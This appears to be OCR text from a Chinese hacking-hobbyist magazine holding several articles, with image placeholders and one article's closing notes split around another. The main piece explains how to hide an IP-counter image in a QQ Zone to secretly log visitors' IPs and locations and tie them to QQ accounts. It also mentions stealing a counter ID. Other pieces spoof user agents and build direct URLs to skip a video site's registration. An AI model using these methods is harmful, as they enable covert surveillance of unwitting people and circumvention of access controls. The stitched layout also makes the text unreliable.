
我们得到的是一段代码，IP猫网站提供的代码格式一般如：。由于QQ空间会自动生成一部分代码，所以不要直接把IPCAT网站提供的代码直接贴入，而是只贴其中一部分，如："**http://i.ipcat.cn/ip?id=计数器ID**"，其中计数器ID是您自己计数器的ID号，如图7。


图 7　获得图片地址

接下来进入自己的空间，建立大图模块插入我们的统计器，如图8。


为了更好的隐蔽，我们把统计器放在其它图片下面，将其移到最底层，因为显露有时会很危险，在最后我还会说明，如图9。


图 8　插入统计器



图 9　隐藏计数器


接下来找好友踩空间吧，大家想尽一切办法让朋友进自己的空间啊，不然一切工作都是徒劳，如图10。

在好友回应踩完之后，找到计数器就可以查看他的IP了。有的好友可能只是打开就马上关掉了，那么地址就不容易捕捉到，导致地址是未知的。不过可以利用IP查看到地址，如图11、图12。



图 10　请好友踩空间

OK，单个拿好友IP的方法搞定了，想不想画一个好友IP一览表啊？那我们就学习批量拿好友IP。统计器放一段时间后，想必一定会有许多好友进你的空间，会留下好多的IP，我们再利用QQ空间自带的统计器使得IP地址与QQ账号对应，如图13。



图 11　得到好友的 IP


图 12　查到好友地址

在打开好友空间过程中，在地址栏截取好友QQ号码就可以了，如图14。


图 13　最近访客

如果大家对获得的IP心存疑虑的话，再查看好友信息，看一下地址可否吻合，那就行了。


图 14　截取好友的账号

写在最后：

1、IP猫网站提供的代码格式一般如：，而这

最快的“黑代码”

文/山东省招远一中新校　牟晓东

黑网站的方法有多种：扫描漏洞得到超级用户名和密码、注入式、利用社会工程学曲线进攻……

黑别人的理由也有多种：为朋友打抱不平、友情测试、看着不顺眼、黑习惯了……

小黑哄女朋友的方法中只有一种：在她面前表演黑网站的过程，而且时间越短，效果越好！

真正的黑网站过程并不像我们杂志上所描述的那样让人感觉很快，有的要经过漫长的几天几夜千万次的尝试与失败甚至几个月，女朋友可没那耐性！其实，你可以如此这般……

事先用记事本输入一段代码：

“**javascript:document.body.contentEditable='true';document.designMode='on';void 0**”（不包括两侧引号，还要注意都是英文的标点）

保存后用鼠标拖动的方法选中，按Ctrl+C组合键复制，待用。然后就可以请女朋友坐你旁边，告诉她现在你已经牛叉到可以黑任何网站的境界了，让她随便在自己熟悉的网站中挑一个，三秒就拿下！

在此我以女孩子们经常上的QQ网站为例，而且我使用的是傲游浏览器，与IE不太一样。当女朋友指定的网站内容完全显示之后，你就可以用鼠标在傲游地址栏中单击左键选中“http://www.qq.com”，然后单击右键并从弹出的快捷菜单中选择第一




图 1

项“粘贴并打开”（还记得刚刚从记事本中复制的代码么？），如图1。如果你用的是IE也行，只不过在这儿只能是粘贴，再多一步回车。

此时浏览器窗口的标题条仍然是“腾讯首页”，但地址栏已经变了，现在试下在网页中单击任何一个项目，是不是马上在其周围出现个选中标志的可编辑状态框？




图 2

按一下键盘上的Delete键，呵呵，删除了！双击某个项目，鼠标变成了“I”插入状态，可以输入、更改信息了，如图2！

OK，写上几句流行的话：“贾君鹏，你妈妈叫你回家吃饭”，再写上句肉麻的：“小妮儿，我今生只爱你一个人！今晚，我们烛光晚餐吧？”

对了，你发现了没有，女朋友是不是经过了一个从不屑的眼神到渐渐鼓圆了小嘴的过程（同时，你在她心目中的威信也有个吹气膨胀的过程）？如果她非要追问你到底是如何办到的话，你一定要神神秘秘地回答说：这是我自从与你谈朋友后有了动力才潜心研究出的“黑代码”，功劳有你的一半！呵呵……还等什么，赶快去显摆吧！

个ID没有加密保护，笔者试验利用QQ克隆器就很简单的盗到了ID，所以隐藏心得尤为重要。

2、配置计数器时我们同样可以填写别人的空间地址，那么就可以监视好友的好友IP了！怎么样？没想到一个计数器加一个自带的最近访客有这么大的威力吧？

手机腾讯网，任我浏览不受限

文/张培涵

本文简单介绍如何在电脑上浏览3G模式网页

现在很多人都喜欢用手机玩网游，上3GQQ等，但是这就出现问题了。首先手机屏幕太小，玩起来不太舒服；其次是手机上网网速实在是令人不敢恭维，包月上网流量有限，一旦超出就不得不自己掏腰包了。但是我又很喜欢那种3G的上网模式，如何才能在自己的电脑上浏览3G模式的内容呢？经过研究，在这里我提供两种方法。

第一种方法：使用opera浏览器

Opera浏览器是一款可以解析wap（一般为wml）的浏览器（常用的遨游和IE在默认情况下是不行的），而且浏览速度还不错，大部分wap网页都可以浏览。但对于腾讯网我们还要下一点功夫，否则网页会自动跳转到电脑网页，这是因为用户在访问腾讯网时，它会通过ua判断是否为手机浏览器，同时还会使用判断IP地址的方法来限制我们访问。

知道了这两点，下面就来具体实施，看看如何才能在电脑上以3G模式浏览wap网页。

首先修改浏览器User Agent。在Opra的安装目录下找到**Opera.dll**文件，用UnAspack对其进行脱壳。脱壳完成之后我们使用十六进制编辑器WinHex打开脱壳后的opera.dll文件，选

择“搜索”菜单中的“查找文本”选项，在其中填入“MSIE”。单击“搜索”后我们就可以找到User Agent附近的字段，把Opera修改一下，但修改后字数一定要和修改前一致。

腾讯网除了会判断浏览器的ua，还会判断访问者的IP地址，如果不是属于手机上网通讯的IP地址还是不行。这里给大家一个方法，可以到网上找移动或联通的代理服务器，也可以使用软件搜索。

找到可用的代理之后就可以在Opera中设置代理了，首先打开“工具”菜单，选择“首选项”，在出现的“首选项”对话框中，选择“网络”选项卡中的“代理服务器”，在“http”内填入代理服务器的地址和端口就可以了。

第二种方法：使用Firefox浏览器

第一种方法虽然有效，但比较麻烦，而且代理服务器也不稳定，特别不好找，需要经常更换。使用Firefox就简单多了，我们可以下载安装“User Agent Switcher”插件来设置和编辑UA（下载地址：https://addons.mozilla.org/zh-CN/firefox/addon/59）。

安装之后在工具栏菜单中会出现“Defeat User Agent”选项，选择其中的“iPhone 3.0”，此时打开www.ipchicken.com就可以看自己浏览器的User Agent信息。不过此时浏览器还不能浏览wap网站，需要下载wmlbrowser插件（https://addons.mozilla.org/zh-CN/firefox/addon/62），这样才能浏览。

至此，大功告成，熟悉的手机腾讯网终于出现在了眼前。总的来说，第二种方法比较好，既方便也快捷，大家不妨都来试一试。

编辑点评：

其实用IE浏览WAP网页貌似只要修改下注册表就行，不过上3G还没试过。另外，许多手机模拟器软件也是可以在电脑上浏览WAP网页的，不知道上3G模式是否也一样，大家有兴趣的可以试试。NOHACK

看我来获取高清MV下载地址

文/Blackk

通过本文可以开拓一下破解下载的新思路

最近网络上找高清MV的帖子真是数不胜数啊，难道高清MV真的这么难找吗？不是的！今天我就为大家介绍一个非常好的高清MV网站，经过本人的测试，这个网站的MV确实是高清的，而且MV非常齐全，网站的名字叫做：音悦台，地址是：http://www.yinyuetai.com/index.do。

我们打开网站，看见主页面的第一感觉就是非常清新，而且网站上的大幅图确实不赖，如图1。

想必各位已经等不急想要下载了吧？我就以G-Dragon的Heartbreaker这首歌开刀吧！按下“点击播放”按钮后我们来到了http://www.yinyuetai.com/play.do?videoId=6558，可以试看一下这个视频，确实是非常清晰哦，接下来就是面临怎样下载的问题了。



图1




图2

首先打开源文件，然后查找“FLV”，如图2，按了“查找下一个”两次后我们看到了关键的东西：GDragon_Heartbreaker，这个不就是刚刚的视频名字吗？而且地址是以FLV文件结尾的，啊哈，那么说明……我们把http://flv.yinyuetai.com/uploads/videos/common/GDragon_Heartbreaker.flv放入迅雷下载看看，成功啦！不过flv还是不算高清吧，画面毛刺严重啊！

慢着，在视频的下方怎么有个手机版下载？如图3，难道不用找地址吗？那岂不是我刚刚白干一场？



图3

单击进去看看，如图4，原来是这样的，下载奢华高清版的MV需要要积分，那肯定是要注册啦！




图4

随便注册个账号，进入后点击下载奢华高清版，然后迅雷就自动跳出来了，如图5。不过这时不要急着下载，我们先把下载链接拿出来看一下：

http://download.yinyuetai.com/uploads/videos/common/high/GDragon_Heartbreaker.3gp?now=Sat%20Aug%2022%2022%2011:35:16%20UTC+0800%202009




图5

咦，这个链接后面好像是以时间为变量，难道下载要验证时间？那么我们把链接的时间修改一下，看可不可以下载。经过测试，同样可以下载，那么说明这个时间变量没什么作用。

通过测试，不想注册而又想下载高清MV的朋友可以构造以下连接：

http://download.yinyuetai.com/uploads/videos/common/high/